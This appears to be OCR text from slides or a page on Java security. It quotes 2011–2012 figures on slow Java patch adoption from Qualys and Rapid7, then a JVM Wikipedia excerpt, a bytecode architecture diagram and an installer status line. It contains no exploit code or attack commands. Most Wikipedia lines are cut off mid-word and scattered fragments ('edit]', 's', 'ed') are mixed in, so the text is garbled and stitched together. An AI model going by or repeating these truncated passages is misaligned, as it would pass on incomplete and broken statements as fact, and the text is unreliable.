
Source: “The Inconvenient Truth About the State of Browser Security”, 2011. Wolfgang Kandek, CTO Qualys, Inc.

"Looking long term, upwards of 60% of Java installations are never up to the current patch level. Since so many computers aren't updated, even older exploits can be used to compromise victims.

…We found that during the first month after a Java patch is released, adoption is less than 10%. After 2 months, approximately 20% have applied patches and after 3 months, we found that more than 30% are patched. We determined that the highest patch rate last year was 38% with Java Version 6 Update 26 3 months after its release."

- Marcus Carey, Rapid7

Source: Krebs on Security "New Java Attack Rolled into Exploit Packs". March, 2012.



Java virtual machine

From Wikipedia, the free encyclopedia

(Redirected from Java Virtual Machine)

A **Java virtual machine (JVM)** is a virtual machine capable of executing Java bytecode. It is the code execution component of the Java software platform. Sun Microsystems stated that there are over 5.5 billion JVM-enabled devices.[1]

Overview

A Java virtual machine is software that is ir
features as automated exception handling, '
libraries that implement the Java applicatior

JVMs are available for many hardware and
to "write once, compile anywhere", which de

Java bytecode is an intermediate language
executed on a JVM.

Oracle, the owner of Java, produces a JVM
obligations.

The Oracle JVM (HotSpot) is written in the

Execution environment

Oracle's Java execution environment is terr

Programs intended to run on a JVM must b
distribution of large programs, multiple clas:

The Java application launcher, `java`, offers

The JVM runtime executes `.class` or `.ja`
today to achieve greater speed. There are a

Like most virtual machines, the Java virtua
capability-based architecture.

edit]
s
ed
edit]
Ms
ounts to a highly idiosyncratic[clarification needed] memory model and

JVM languages

[edit]

Java source files (.java)
class Foo { /* ... */ }
Python source files (.py)
def f(x): print x ...
javac
jython
Java bytecode files (.class/.jar)
... iconst_0 iload istore_1 jsr 19 iload_1 ...
Java bytecode files (.class/.jar)
... istore_1 iload_1 jsr 19 iconst_0 iaload ...
Intel x86 JVM
ARM JVM
JRE
Memory manager (garbage collection)
Bytecode verifier
Interpreter / JIT compiler
Java APIs
PC Operating system
Mobile Operating system


Overview of a Java virtual machine (JVM) architecture. Source code is compiled to Java bytecode, which is verified, interpreted or JIT-compiled for the native architecture. The Java APIs and JVM together make up the Java Runtime Environment (JRE).

Java Setup - Progress

Status: Installing Java

